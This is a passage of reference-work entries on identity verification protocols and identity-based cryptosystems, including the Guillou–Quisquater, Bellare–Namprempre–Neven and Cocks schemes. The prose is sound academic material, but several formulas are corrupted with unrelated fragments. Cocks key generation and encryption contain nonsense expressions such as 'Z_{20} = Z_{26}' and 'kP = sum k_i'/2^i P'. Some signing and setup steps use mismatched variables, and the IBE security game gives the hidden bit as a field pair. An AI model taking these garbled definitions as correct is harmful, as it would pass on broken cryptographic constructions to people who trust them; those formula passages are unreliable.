First, the hierarchical naming scheme used in the Internet is inadequate for dynamic environments where cyber-physical systems may appear and disappear from the network. The assignment of identities to systems and devices − Internet-enabled or not − requires a naming convention and infrastructure to provide non-colluding and tamper-proof identifiers to devices.

Secondly, identity management systems need to scale in order to address three key concerns: (1) the exponentially increasing number of identities associated with devices and systems, (2) managing the mobility of cyber-physical systems, and (3) managing the growing amount of complex relationships across individuals, devices and applications/services within and possibly beyond the security perimeter of the enterprise.

Lastly, trust assumptions about identities must be reconsidered when the digital security perimeter disappears. Borderless cyber-physical enterprises can adopt a Zero Trust Architecture that is based on the ‘never trust, always verify’ principle where no device, user or application can be trusted.

Cross-References

Authentication for Cyber-Physical Systems
Authorizations
Identity Management

References

Ashibani Y, Mahmoud QH (2017) Cyber physical systems security: Analysis, challenges and solutions. Computers & Security 68:81 – 97

Baheti R, Gill H (2011) Cyber-physical systems. The impact of control technology 12(1):161–166

Lam KY, Chi CH (2016) Identity in the internet-of-things (iot): New challenges and opportunities. In: Lam KY, Chi CH, Qing S (eds) Information and Communications Security, Springer International Publishing, Cham, pp 18–26

Lee J, Bagheri B, Kao HA (2015) A cyber-physical systems architecture for industry 4.0-based manufacturing systems. Manufacturing Letters 3:18 – 23

Mcknight DH, Carter M, Thatcher JB, Clay PF (2011) Trust in a specific technology: An investigation of its components and measures. ACM Trans Manage Inf Syst 2(2)

Tantawy A, Abdelwahed S, Erradi A, Shaban K (2020) Model-based risk assessment for cyber physical systems security. Computers & Security 96:101,864

Windley PJ (2005) Digital Identity: Unmasking identity management architecture (IMA). O'Reilly Media, Inc.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300469

Identity Proof

Authentication (General Methods)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300470

Identity Theft

Economics of Cybercrime: Identity Theft and Fraud
Impersonation Attack

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_79

Identity Verification Protocol

Robert Zuccherato[6] and Carlisle Adams[7] ✉
(6) Ajax, ON, Canada
(7) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Entity authentication protocol

Definition

An identity verification protocol is a protocol used to obtain entity authentication of one entity to another entity. The authentication provided by the protocol can be either *unilateral* (i.e., authenticates just one of the entities to the other entity) or *mutual* (i.e., authenticates both entities).

Theory

In addition to the two entities directly involved in the authentication (the *claimant* and *verifier*), some protocols require the participation of a trusted third party in order to achieve authentication. For example, an authentication server may provide an authentication token to a claimant, which would then be provided to the verifier as part of the identity verification protocol. The participation of the trusted third party may occur *prior* to the identity verification protocol between the claimant and verifier

(e.g., the authentication server provides the claimant with the authentication token at time A, and the protocol between the claimant and the verifier takes place at a subsequent time B) or may occur *during* the identity verification protocol (e.g., the claimant contacts the verifier, the verifier redirects the claimant to a third party Identity Provider (IdP), the IdP authenticates the claimant and sends the claimant and an authentication response back to the verifier, and the verifier verifies the IdP's response and continues the session with the claimant).

A number of different identity verification protocols exist, but most of them fall into three main types. These are password-based schemes, challenge–response protocol schemes, and zero-knowledge identification techniques.

Applications

Password-based schemes typically involve the claimant providing a password or PIN (Personal Identification Number) that is either sent directly to the verifier or used to generate a token (Authentication Token), or credentials, that can be validated by the verifier, who also knows the password. Because of the direct reliance on a password or PIN (which are often weak in many real-world environments), most of these schemes are susceptible to replay attacks, password guessing attacks, dictionary attacks, and/or compromise of the password, at either the claimant or verifier. Thus, these schemes usually provide limited security, but have the advantage that they are easy to implement and deploy and are readily usable by most claimants (who are already familiar with the use of passwords and PINs).

Challenge–response protocols require the claimant to verify its identity to the verifier by proving knowledge of a secret value that is known only to the claimant (and possibly the verifier) and will not be revealed as part of the protocol. Proving knowledge of this secret is accomplished by responding to a particular challenge provided by the verifier. Typically, the verifier produces a time-variant parameter (e.g., a nonce), and the claimant is required to apply some cryptographic transformation to that parameter using a key that only it (or possibly also the verifier) knows. For example, the verifier may encrypt a nonce with a symmetric key known only to itself and the claimant and send the ciphertext to the claimant. The claimant will decrypt this ciphertext to recover the nonce, augment the nonce by 1,

encrypt this new value, and send the resulting ciphertext to the verifier (who can then decrypt to confirm that this must indeed be the purported claimant). As another example, the verifier may send the nonce to the claimant, who will digitally sign the nonce using the claimant's private key and return the signature to the verifier. The verifier can then use the purported claimant's public key (as contained in a validated public key certificate) to verify the digital signature and thus confirm that this must be the purported claimant. Standardized examples of challenge–response identity verification protocols can be found in ISO/IEC 9798-2 (2019), ISO/IEC 9798-3 (2019), FIPS 196 (1997) and TLS (Transport Layer Security) (Dierks and Rescorla 2008).

Zero-knowledge protocols use asymmetric techniques to prove the claimant's identity, but are based upon interactive proof systems and zero-knowledge techniques, and thus differ from asymmetric-based challenge–response protocols. These protocols are designed to reveal no information whatsoever beyond whether or not the claimant knows a secret (and thus has the claimed identity) and then only to the verifier. Examples of zero-knowledge identification protocols include the Fiat–Shamir identification protocol, the GQ identification protocol (Guillou and Quisquater 1988), and the Schnorr identification protocol.

It should be noted that identity verification protocols only provide entity authentication at the instant of protocol execution and do not necessarily prove that the authenticated entity was participating in an entire session. If entity authentication is required for the entire lifetime of a given session, then either the identity verification protocol can be repeatedly (perhaps at random times) performed throughout the lifetime of the session, or it can be combined with a key establishment mechanism and an ongoing integrity service, as is done in TLS. With this latter option, if the verifier is convinced of the claimant's identity at the beginning of the session when the key is established, then successful use of that key at subsequent times during the session suggests that the initially identified claimant is still involved in the session.

Cross-References

Authentication
Authentication Token

Challenge-Response Protocol
Dictionary Attack
Dictionary Attack (I)
Entity Authentication
Password
Protocol
Schnorr Identification Protocol
The Fiat-Shamir Identification Protocol and the Feige-Fiat-Shamir Signature Scheme
Trusted Third Party
Zero-Knowledge

References

Dierks T, Rescorla E (2008) The transport layer security (TLS) protocol – version 1.2. RFC 5246

FIPS 196 (1997) Entity authentication using public key cryptography. Federal Information Processing Standards Publication 196, U.S. Department of Commerce/NIST, National Technical Information Service, Springfield, Virginia

Guillou LC, Quisquater J-J (1988) A practical zero-knowledge protocol fitted to security microprocessor minimizing both transmission and memory. In: Günther CG (ed) Advances in cryptology – EUROCRYPT'88, Lecture notes in computer science, vol 330. Springer, Berlin, pp 123–128

ISO/IEC 9798-2 (2019) Information technology-security techniques-entity authentication-part 2: mechanisms using symmetric encipherment algorithms. International Organization for Standardization (ISO), Technical Committee JTC 1/SC 27, Information security, cybersecurity, and privacy protection

ISO/IEC 9798-3 (2019) Information technology-security techniques-entity authentication-part 3: entity authentication using digital signature techniques. International Organization for Standardization (ISO), Technical Committee JTC 1/SC 27, Information security, cybersecurity, and privacy protection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300472

Identity-Based Cryptosystems

Identity-Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_127

Identity-Based Cryptosystems

Benoît Libert[8] ✉ and Jean-Jacques Quisquater[8] ✉
(8) Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium

✉ **Benoît Libert (Corresponding author)**
Email: benoit.libert@uclouvain.be

✉ **Jean-Jacques Quisquater**
Email: Jean-Jacques.Quisquater@uclouvain.be

Synonyms

IBE: Identity-based encryption; IBS: Identity-based signature

Definition

Identity-based cryptography refers to a set of public key cryptographic primitives where public keys consist of users' identity information and nothing else. Its advantage is to alleviate the need for digital certificates linking public keys to the identity of the corresponding user.

Background

Identity-based public key cryptography is a paradigm introduced by Shamir in 1984. His motivation was to simplify key management and remove the need for public key certificates as much as possible by letting the user's public key be the binary sequence corresponding to an information identifying him in a nonambiguous way (e-mail address, IP address

combined to a user name, telephone number, etc). The removal of certificates allows avoiding the trust problems encountered in current public key infrastructures (PKIs): it is no longer necessary to bind a public key to its owner's name since those are one single thing, and it also simplifies key management since public keys are human-memorizable. These systems involve trusted authorities called private key generators (PKGs) that have to deliver private keys to users after having derived them from their identity information (users do not generate their key pairs themselves) using a master secret key. End users do not have to enquire for a certificate for their public key. The only things that still must be certified are the public keys of trusted authorities. This does not completely eliminate the need for certificates but, since many users depend on the same authority, this need is drastically reduced. Several practical solutions for identity-based signatures (IBS) have been devised since 1984 (Fiat and Shamir 1986; Guillou and Quisquater 1998; Sakai et al. 2000), but finding a practical identity-based encryption scheme (IBE) remained an open challenge until 2001 when elegant solutions were provided by Boneh and Franklin (2001) and Cocks (2001). Other identity-based signatures were proposed after 2001 (e.g., Cha and Cheon 2003; Hess 2003).

Basically, an identity-based cryptosystem consists of four algorithms. First, a *Setup* algorithm, which is run by a PKG, takes as input a security parameter to output a public/private master key pair (mpk, msk) for the PKG. A key generation algorithm *Keygen* is also run by the PKG: it takes as input the PKG's master secret key msk and a user's identity *ID* to return the user's private key d_{ID}. In the case of identity-based encryption, the third algorithm is an encryption algorithm *Encrypt* that can be publicly run by anyone and takes as input a plaintext M, the recipient's identity, and the PKG's master public key mpk to output a ciphertext C. The last algorithm is then the decryption algorithm *Decrypt* that takes as input the ciphertext C and the private decryption key d_{ID} to return a plaintext M. In the case of identity-based signatures, the last two algorithms are the signature generation algorithm *Sign* that, given a message M, the PKG's public key and a private key d_{ID} generates a signature on M that can be verified by anyone thanks to the signature verification algorithm *Verify*. The latter takes as input the PKG's key mpk and the alleged signer's identity *ID* to return 1 or 0 depending on whether the signature is acceptable or not.

This chapter surveys some simple identity-based schemes that have appeared in the literature since Shamir's call for proposals in 1984. Some of the most famous identity-based signature schemes are fist described, and the chapter then gives an example of identity-based encryption scheme based on modular arithmetic.

Theory

This section presents simple examples of identity-based signatures. The first one is a generic construction that can be based on any signature scheme. The second one is the Guillou–Quisquater (1998) signature scheme that builds on the RSA assumption. The next example is a scheme, proposed by Bellare, Namprempre, and Neven (2004), which relies on the difficulty of computing discrete logarithms. The chapter finally outlines a simple identity-based encryption scheme due to Cocks (2001).

Identity-Based Signatures

Syntactically, an identity-based signature consists of the following four algorithms.

- *Setup*. Is a probabilistic algorithm run by a private key generator (PKG) that takes as input a security parameter to output a master public key mpk and a master secret key msk which is kept secret.
- *Keygen*. Is a private key generation algorithm run by the PKG on input of params and the master key msk to return a private key d_{ID} associated with the identity *ID*.
- *Sign*. Is a (possibly probabilistic) algorithm that takes as input public parameters params, a message *M* and the signer's private key d_{ID}, and outputs a signature $\sigma = \mathbf{Sign}(d_{ID}, M)$.
- *Verify*. Is a deterministic verification algorithm that takes as input a purported signature σ, the master public key mpk and the signer's identity *ID*. It outputs 0 or 1.

The security of IBS schemes is formalized via a game between a challenger and an adversary $\mathcal{L}$. More precisely, the definition used in Bellare et al. (2004) and Dodis et al. (2003) extends the standard notion (Goldwasser et al. 1998) of existential unforgeability under chosen-message

attacks by requiring any probabilistic polynomial-time algorithm $\mathcal{L}$ to have negligible advantage in the following game.

1. The challenger generates a master key pair (mpk, msk) $\leftarrow$ *Setup*(k) and hands mpk to the forger $\mathcal{L}$.

2. On polynomially-many occasions, the forger makes queries of the following two types:

   (a) Key generation queries: $\mathcal{L}$ chooses an arbitrary identity *ID* and the challenger replies by returning $d_{ID} \leftarrow$ *Keygen*(msk, *ID*).

   (b) Signing queries: $\mathcal{L}$ chooses a pair (*ID*, *M*). The challenger replies by computing $d_{ID} \leftarrow$ *Keygen*(msk, *ID*) and returning σ = *Sign*(d_{ID}, *M*).

   These queries can be made adaptively in that each one may depend on the answers to prior queries.

3. The forger outputs a triple ($ID^\star$, $M^\star$, $\sigma^\star$) and wins if the three following conditions are satisfied:

   (a) $ID^\star$ was never queried for key generation.

   (b) The pair ($ID^\star$, $M^\star$) was never queried for signature.

   (c) *Verify* $(\mathrm{mpk}, ID^\star, \sigma^\star) = 1$.

Generic IBS from Any Signature

In Bellare et al. (2004), Bellare, Namprempre, and Neven pointed out that any digital signature can be made identity-based in a very simple manner using certification. This generic construction was previously implicitly described in Dodis et al. (2003) and goes as follows. Let Π^{sig} = (Keygen, Sign, Verify) be any ordinary (i.e., nonidentity-based) digital signature scheme providing existential unforgeability under chosen-message attacks

(Goldwasser et al. 1998). Then, a secure IBS scheme Π^{IBS} = (*Setup*, *Keygen*, *Sign*, *Verify*) can be obtained as follows.

- *Setup*. Given a security parameter $k \in \mathbb{N}$, the algorithm generates a digital signature key pair $(pk, sk) \leftarrow \text{Keygen}(k)$ and returns (mpk, msk) = (pk, sk).
- *Keygen*. To generate a private key for some user's identity *ID*, the PKG generates a fresh digital signature key pair $(pk_{ID}, sk_{ID}) \leftarrow \text{Keygen}(k)$ and sets $d_{ID} = (sk_{ID}, pk_{ID}, \sigma_{ID})$, where $\sigma_{ID} = \text{Sign}(\text{msk}, ID \| pk_{ID})$ is a certificate binding the newly generated public key pk_{ID} to the identity *ID*.
- *Sign*. To sign a message *m* using is private key $d_{ID} = (sk_{ID}, pk_{ID}, \sigma_{ID})$, the signer computes $\sigma_m = \text{Sign}(sk_{ID}, m)$ and the identity-based signature is defined as the triple $\sigma = (\sigma_m, pk_{ID}, \sigma_{ID})$.
- *Verify*. To verify an alleged signature $\sigma = (\sigma_m, pk_{ID}, \sigma_{ID})$ for message *m* under the identity *ID*, the verifier returns 1 if $\text{Verify}(pk_{ID}, \sigma_m, m) = 1$ and $\text{Verify}(\text{mpk}, \sigma_{ID}, ID \| pk_{ID}) = 1$. Otherwise, it outputs 0.

The above construction was extended to provide hierarchical identity-based signatures (Kiltz et al. 2005) (i.e., IBS schemes involving a hierarchy of signers organized in a hierarchical setting) and identity-based signatures with special properties (Galindo et al. 2006).

While simple and elegant, this construction leaves room for efficiency improvements, notably in terms of signature size since each signature comprises two ordinary digital signatures and a public key. Ideally, one would like to have an IBS scheme performing as well as ordinary digital signatures. The next subsections show two examples of such schemes that both derive from the Fiat–Shamir paradigm (Fiat and Shamir 1986).

The Guillou–Quisquater IBS

This scheme is derived from a three round identification scheme. It was proposed in 1988 and consists of the following algorithms.

- *Setup*. Given a security parameter k_0, the private key generator (PKG) picks two $k_0/2$-bit primes *p* and *q* and computes $n = pq$. It also picks a prime number $e \in \mathbb{Z}_{\phi}(n)$ such that $\gcd(e, \phi(n)) = 1$ and chooses cryptographic hash functions $H : \{0, 1\}^* \rightarrow \mathcal{E}_k$ and $G : \{0, 1\}^* \rightarrow \mathbb{Z}_n$.

The master public key is mpk = (n, e, G, H) while the master secret key is the pair msk = (p, q).

- *Keygen*. Given a user's identity *ID*, the PKG computes $\{\alpha'_0, \alpha'_1, \ldots, \alpha'_s\}$ and $x \in \mathbb{Z}_n^*$ such that $Ia^e \equiv 1 (\mathrm{mod}\, n)$. The obtained $d_{ID} = a$ is returned to the user as a private key.
- *Sign*. Given a message m, the signer does the following:
  1. Pick a random $k \xleftarrow{R} \mathbb{Z}_n^*$ and compute $r = k^e \bmod n$.
  2. Compute $\ell = H(m \| r) \in \mathcal{E}_k$.
  3. Calculate $s = ka^\ell \bmod n$.

  The signature on m is the pair (s, ℓ).
- *Verify*. To verify a signature (s, ℓ) on m:
  1. Compute $I = G(ID)$ from the signer's identity *ID*.
  2. Compute $u = s^e I^\ell \bmod n$.
  3. Accept the signature if $\ell = H(m \| u)$.

To verify the consistency of the scheme, note that

$$u \equiv s^e I^\ell \equiv \left(ka^\ell\right)^e I^\ell \equiv k^e (a^e I)^\ell \equiv k^e \equiv r \,(\mathrm{mod}\ \ n)\,.$$

Hence $u = r$ and then $H(m \| u) = H(m \| r)$.

For security reasons, the parameter k_0 should be at least 1024 or 2048 to avoid attacks trying to factor the modulus.

This signature scheme is derived from the Guillou–Quisquater identification protocol (GQ) using the Fiat–Shamir heuristic (Fiat and Shamir 1986) that turns any 3-move identification scheme into a digital signature. In the scheme, the signer's private key is an RSA signature generated by the PKG on a message consisting of the user's identity: in

other words, a GQ signature is actually a noninteractive proof of knowledge of an RSA signature.

The scheme can be proved existentially unforgeable (in the random oracle model (Bellare and Rogaway 1993)) provided it is hard to invert the RSA function. The first security proof can be traced back to the work of Pointcheval and Stern (1996, 2000) who showed how their "forking technique" yields security proofs for signature schemes derived from identification protocols. Their security proof was given in a model where the scheme was treated as an ordinary (i.e., nonidentity-based) signature. A security proof in the model of section "Identity-Based Signatures" was provided by the general framework of Bellare et al. (2004).

While the infeasibility of inverting the RSA function is sufficient to prove the security of the GQ signature scheme in the random oracle model, a stronger interactive assumption (introduced in Bellare et al. 2001) is necessary to prove the security of the underlying interactive identification scheme. The security of the GQ identification scheme against active and concurrent attacks was established by Bellare and Palacio (2002) in a traditional public key setting. Its security in the identity-based model was proved in Bellare et al. (2004).

The Bellare–Namprempre–Neven IBS

In 2004, Bellare et al. (2004) described an identity-based signature based on the discrete logarithm problem. In the same way as the Guillou–Quisquater scheme can be seen as a proof of knowledge of an RSA signature, the Bellare et al. scheme can be viewed as a noninteractive proof of knowledge of a Schnorr (1989) signature.

The Schnorr signature scheme makes use of a cyclic group $\mathbb{D}$ of prime order p. The signer holds a public key $X = g^x$, where $x \xleftarrow{R} \mathbb{Z}_p$ is the private key which is used to sign a message m as follows. The signer first computes $R = g^r$, for a randomly chosen $r \xleftarrow{R} \mathbb{Z}_p$, and sets $s = r + H(m\|R)x \bmod p$, where H: $\{0, 1\}^* \rightarrow \mathbb{Z}_p$ is a hash function modeled as a random oracle. The signature consists of (ℓ, s), where $\ell = H(m\|R)$, and is verified by checking whether $\ell = H(m\|g^s X^{-\ell})$. Alternatively, the signature can be (R, s) in such a way that the verifier can recompute $\ell = H(m\|R)$ before checking whether $R = g^s X^{-\ell}$.

- *Setup*. Given a security parameter k_0, the PKG chooses a cyclic group $\mathbb{D}$ of prime order $p > 2^{k_0}$ and a generator $g \in \mathbb{G}$. It picks $x \in \mathbb{F}_q^k$ and sets $X = g^x$. It also chooses cryptographic hash functions $H : \{0, 1\}^* \rightarrow \mathbb{Z}_p$ and $G : \{0, 1\}^* \rightarrow \mathbb{Z}_p$. The master public key is mpk = (g, X, H, G) while the master secret key is msk = x.
- *Keygen*. Given a user's identity *ID*, the PKG chooses $r \xleftarrow{R} \mathbb{Z}_p$ at random and computes $R = g^r$ as well as $\ell = H(ID \| R) \in \mathbb{Z}_p$. The private key is the pair $d_{ID} = (R, s)$ where $s = r + \ell x \bmod p$.
- *Sign*. To sign a message m using $d_{ID} = (R, s)$, the signer proceeds as follows:

  1. Pick a random $x \in \mathbb{F}_q^k$ and compute $Y = g^y$ as well as $S = g^s$.

  2. Compute $c = G(m \| S \| Y) \in \mathbb{Z}_p$.

  3. Calculate $z = y + cs \bmod p$.

  The signature on m is (R, S, c, z).
- *Verify*. To verify a signature (R, S, c, z) on m:

  1. Compute $Y = g^z S^{-c}$ and reject the signature if $c \neq G(m \| S \| Y)$.

  2. Compute $\ell = H(ID \| R)$.

  3. Accept the signature if $S = RX^{\ell}$.

Bellare et al. (2004) proved the security of their scheme assuming that computing discrete logarithms is hard and when the hash functions H and G are modeled as random oracles.

A BNN signature can be seen as a noninteractive proof of knowledge of a Schnorr signature in the same way as GQ signatures prove knowledge of an RSA signature. The above scheme can also be seen as an optimization of the generic construction described in section "Generic IBS from Any

Signature" it indeed provides slightly shorter signatures using suitable parameters such as carefully chosen elliptic-curve subgroups. The BNN IBS was recently further optimized (Galindo and Garcia 2009) to provide shorter signatures and also inspired an IBS scheme (Herranz 2006) supporting partial signature aggregation.

Other IBS Schemes Based on Specific Number Theoretic Assumptions

The GQ and BNN identity-based signatures are far from being the only IBS systems where signatures consist of a noninteractive proof of knowledge of an ordinary signature. Indeed, many other proposals based on the discrete logarithm problem (Beth 1988; Galindo and Garcia 2009; Okamoto 1992), RSA (Okamoto 1992), factoring (Fiat and Shamir 1986; Fischlin and Fischlin 2002; Ong and Schnorr 1990), or groups with bilinear maps (Barreto et al. 2005; Cha and Cheon 2003; Herranz 2006; Hess 2003; Paterson 2002) can be found in the literature (see Bellare et al. 2004) for a comprehensive survey of these). Recent works (Cayrel et al. 2007, 2009) also investigated how to efficiently base IBS schemes on assumptions stemming from coding theory.

It has been reported that identity-based signatures can be endowed with specific additional properties. In many cases, these can be generically obtained (Galindo et al. 2006) by extending the generic construction of section "Generic IBS from Any Signature". Other IBS schemes supporting signature aggregation (Gentry and Ramzan 2006; Herranz 2006) or multiple signers (Bellare and Neven 2007) were designed under specific assumptions.

In addition, an observation made by Naor (and reported in Boneh and Franklin 2001) implies that identity-based signatures can also be derived from hierarchical identity-based encryption (HIBE) (Gentry and Silverberg 2002; Horwitz and Lynn 2002). Following this observation, Paterson and Schuldt (2006) proved the security (without using the random oracle model) of a scheme derived from a 2-level extension of the Waters IBE (Waters 2005) under the Diffie–Hellman assumption in groups with a bilinear map.

Identity-Based Encryption from Quadratic Residuosity: The Cocks IBE

An identity-based encryption scheme (IBE) consists of a tuple of algorithms (*Setup*, *Keygen*, *Encrypt*, *Decrypt*), the first two ones of which have the same functionalities as in identity-based signatures. Algorithm *Encrypt* takes as input a plaintext m, the master public key mpk, and a receiver's identity *ID* to output a ciphertext $C = Encrypt(m, \text{mpk}, ID)$. On input of C and the private key d_{ID}, the corresponding decryption algorithm outputs either a plaintext m or a special symbol $\perp$ indicating that the ciphertext is invalid.

The appropriate definition of security for IBE schemes was given by Boneh and Franklin (2001).

Definition 1 *An IBE scheme is said to be adaptively chosen-ciphertext secure (IND-ID-CCA) if no probabilistic polynomial time (PPT) adversary has a non-negligible advantage in the following game*.

1. *The challenger runs theSetupalgorithm on input of a security parameter k and sends the domain-wide parameters* mpk *to the adversary* $\mathcal{O}$.

2. *In a find stage,* $\mathcal{O}$ *starts probing the following oracles*:

   - *Key extraction oracle: Given an identity ID, this oracle returns the extracted private key* $d_{ID} = Keygen(\text{msk}, ID)$.
   - *Decryption oracle: Given an identity* $ID \in \{0,1\}^*$ *and a ciphertext C, it generates the private key* d_{ID} *associated to ID and returns either a plaintext* $M \in \mathcal{M}$ *or a distinguished symbol* $\perp$ *indicating that the ciphertext was not correctly formed*.

   $\mathcal{O}$ *can present her queries adaptively in the sense that each query may depend on the answers to previous ones. At some point, she produces two plaintexts* $M_0, M_1 \in \mathcal{M}$, *and a target identity* ID^* *for which she has not requested the private key in stage 2. The challenger computes* $C = Encrypt(M_b, \text{mpk}, ID^*)$, *for a random hidden bit* $(a, b) \in \mathbb{F}_p^2$, *which is sent to* $\mathcal{O}$.

3. *In the guess stage,* $\mathcal{O}$ *asks new queries as in the find stage but is restricted not to issue a key extraction request on the target identity*

ID^* and cannot submit C to the decryption oracle for the identity ID^*. Eventually, $\mathcal{O}$ outputs a bit b' and wins if b' = b.

$\mathcal{O}$'s advantage is defined as $Adv(\mathcal{A}) := |2 \times \Pr[b' = b] - 1|$.

The above definition captures the chosen-ciphertext scenario where the adversary is granted access to a decryption oracle throughout the game. There exists a weaker definition, called chosen-plaintext security (or IND-ID-CPA for short), where no such decryption oracle is given to the adversary.

The IBE scheme proposed by Cocks in 2001 is based on quadratic *residues* and on the properties of the Legendre and Jacobi symbols for Blum integers (i.e., composite integers $n = pq$, where p and q are primes such that $p \equiv q \equiv 3 \pmod 4$). It is made of the four algorithms depicted below.

- *Setup*. The PKG picks prime numbers p and q such that $p \equiv q \equiv 3 \pmod 4$, computes their product $n = pq$, and chooses a hash function $H : \{0,1\}^* \to \mathbb{Z}_n^*$. The PKG's master secret key is defined to be msk = (p, q) and the master public key consists of mpk = (n, H).
- *Keygen*. Given an identity *ID*, the PKG computes a sequence of hash values starting from *ID* until obtaining $Z_{20} = Z_{26} \setminus \{\mathrm{j}, \mathrm{k}, \mathrm{u}, \mathrm{w}, \mathrm{x}, \mathrm{y}\}$. such that $O\left(\sqrt{p}\right)$. For such a $x \in \mathbb{Z}_n^*$, either a or $-a$ is a square in $\mathbb{Z}_n^*$. It is easy to verify that $r = a^{\frac{n+5-(p+q)}{8}} \bmod n$ satisfies $a = r^2 \bmod n$ or $a = -r^2 \bmod n$ depending on whether $\left(\frac{a}{p}\right) = \left(\frac{a}{q}\right) = 1$ or $\left(\frac{a}{p}\right) = \left(\frac{a}{q}\right) = -1$. The obtained r is returned to the user as a private key.
- *Encrypt*. The sender does not know which of a or $-a$ is a square in $\mathbb{Z}_n^*$ and one first considers the case $a = r^2 \bmod n$. The sender generates a symmetric transport key K and encrypts the plaintext M with it. Each bit x of that symmetric key is then encrypted before being sent to the receiver B. To do this, A encodes x in $\{-1, 1\}$ rather than in $\{0, 1\}$ and does the following.

  1. Pick a random $t \in \mathbb{Z}_n^*$ such that $\hat{\mathrm{f}}(u) = 0$.

2. Compute $kP = \sum_{i=0}^{t-1} k_i'/2^i P$ (since $O\left(\sqrt{p}\right)$, *t* is coprime with *p* and *q* and thus invertible in $\mathbb{Z}_p$) and send it to *B*.

- Since *A* does not know which of *a* or −*a* is the square of *B*'s decryption key, *A* has to repeat the above process for a new *t* and, this time, send $s = (t - a/t) \bmod n$. Hence, $2|n|$ bits, where $|x|$ denotes the bitlength of *x*, have to be transmitted for each bit of the symmetric key.
- *Decrypt*. *B* recovers *x* as follows. Given that

$$t(1 + r/t)^2 \equiv t + 2r + \frac{r^2}{t} \equiv t + 2r + \frac{a}{t} \equiv s + 2r \pmod{n},$$

- *B* can compute $\widehat{\mathrm{f}}(0) = 2^n - 2\widehat{f}(0)$ and recover *x* using his/her private key *r* thanks to the multiplicative properties of the Jacobi symbol. Once the symmetric key *K* is obtained in clear, the ciphertext can be decrypted.

For 128-bit symmetric keys, the scheme is fairly cheap from a computational standpoint: the sender's cost is dominated by 2 × 128 Jacobi symbol evaluations and 2 × 128 modular inversions. The receiver just has to compute 128 Jacobi symbols since he/she knows which of *a or* −*a* is the square of his/her private key. The drawback of the scheme is its bandwidth overhead: for a 1024-bit modulus *n* and a 128-bit symmetric transport key, at least 2 × 16 Kb need to be transmitted if all the integers *s* are sent together.

Cocks showed that his construction is secure (in the random oracle model) against chosen-plaintext attacks under the Quadratic Residuosity Assumption (i.e., the hardness of deciding whether or not a random integer *a* such that $O\left(\sqrt{p}\right)$ is a square). Chosen-ciphertext security can be acquired via several generic transformations such as the one of Fujisaki and Okamoto (1999).

While elegant, Cocks's construction is somewhat bandwidth-demanding. In addition, separately encrypting each bit of plaintext makes it difficult to turn the scheme into a chosen-ciphertext secure multi-bit encryption scheme. In 2007, Boneh et al. (2007) showed how to construct a multi-bit quadratic-residuosity-based IBE scheme featuring much shorter ciphertexts. Other IBE systems avoiding the limitation of Cocks's proposal will be covered in the chapter dedicated to identity-based encryption.

Cross-References

Identity-Based Encryption
Public Key Cryptography

Recommended Reading

Barreto PSLM, Libert B, McCullagh N, Quisquater JJ (2005) Efficient and provably-secure identity-based signatures and signcryption from bilinear maps. In: Advances in cryptology – Asiacrypt '05. Lecture notes in computer science, vol 3788. Springer, Heidelberg, pp 515–532

Bellare M, Neven G (2007) Identity-based multi-signatures from RSA. In: RSA conference cryptographers' track (CT-RSA '07). Lecture notes in computer science, vol 4377. Springer, Heidelberg, pp 145–162

Bellare M, Palacio A (2002) GQ and Schnorr identification schemes: proofs of security against impersonation under active and concurrent attacks. In: Advances in cryptology – Crypto '02. Lecture notes in computer science, vol 2442. Springer, Heidelberg, pp 162–177

Bellare M, Rogaway P (1993) Random oracles are practical: a paradigm for designing efficient protocols. In: Proceedings of the 1st ACM conference on computer and communications security, Fairfax, pp 62–73

Bellare M, Namprempre C, Pointcheval D, Semanko M (2001) The power of RSA inversion oracles and the security of Chaum's RSA-based blind signature scheme. In: Financial cryptography 2001. Lecture notes in computer science, vol 2339. Springer, Heidelberg, pp 309–328

Bellare M, Namprempre C, Neven G (2004) Security proofs for identity-based identification and signature schemes. In: Advances in cryptology – Eurocrypt '04. Lecture notes in computer science, vol 3027. Springer, Heidelberg, pp 268–286

Beth T (1988) Efficient zero-knowledge identification scheme for smart cards. In: Advances in cryptology – Eurocrypt '88. Lecture notes in computer science, vol 330. Springer, Heidelberg, pp 77–84

Boneh D, Franklin M (2001) Identity based encryption from the Weil pairing. SIAM J Comput 32(3):586–615, 2003. Earlier version in advances in cryptology – Crypto '01. Lecture notes in computer science, vol 2139. Springer, Heidelberg, pp 213–229
[MathSciNet]

Boneh D, Gentry C, Hamburg M (2007) Space-efficient identity-based encryption without pairings. In: Proceedings of the FOCS '07, Providence, pp 647–657

Cayrel PL, Gaborit P, Girault M (2007) Identity-based identification and signature schemes using correcting codes. In: Workshop of cryptography and coding 2007, Versailles

Cayrel PL, Gaborit P, Galindo D, Girault M (2009) Improved identity-based identification using correcting codes. In: Computing Research Repository (CoRR), abs/0903.0069

Cha JC, Cheon JH (2003) An identity-based signature from gap Diffie-Hellman groups. In: Public key cryptography 2003 (PKC ’03). Lecture notes in computer science, vol 2567. Springer, Heidelberg, pp 18–30

Cocks C (2001) An identity based encryption scheme based on quadratic residues. In: Proceedings of cryptography and coding. Lecture notes in computer science, vol 2260. Springer, Heidelberg, pp 360–363

Dodis Y, Katz J, Xu S, Yung M (2003) Strong key-insulated signature schemes. In: Public key cryptography 2003 (PKC ’03). Lecture notes in computer science, vol 2567. Springer, Heidelberg, pp 130–144

Fiat A, Shamir A (1986) How to prove yourself: practical solutions to identification and signature problems. In: Advances in cryptology – Crypto ’86. Lecture notes in computer science, vol 263. Springer, Heidelberg, pp 186–194

Fischlin M, Fischlin R (2002) The representation problem based on factoring. In: RSA conference cryptographers’ track (CT-RSA ’02). Lecture notes in computer science, vol 2271. Springer, Heidelberg, pp 96–113

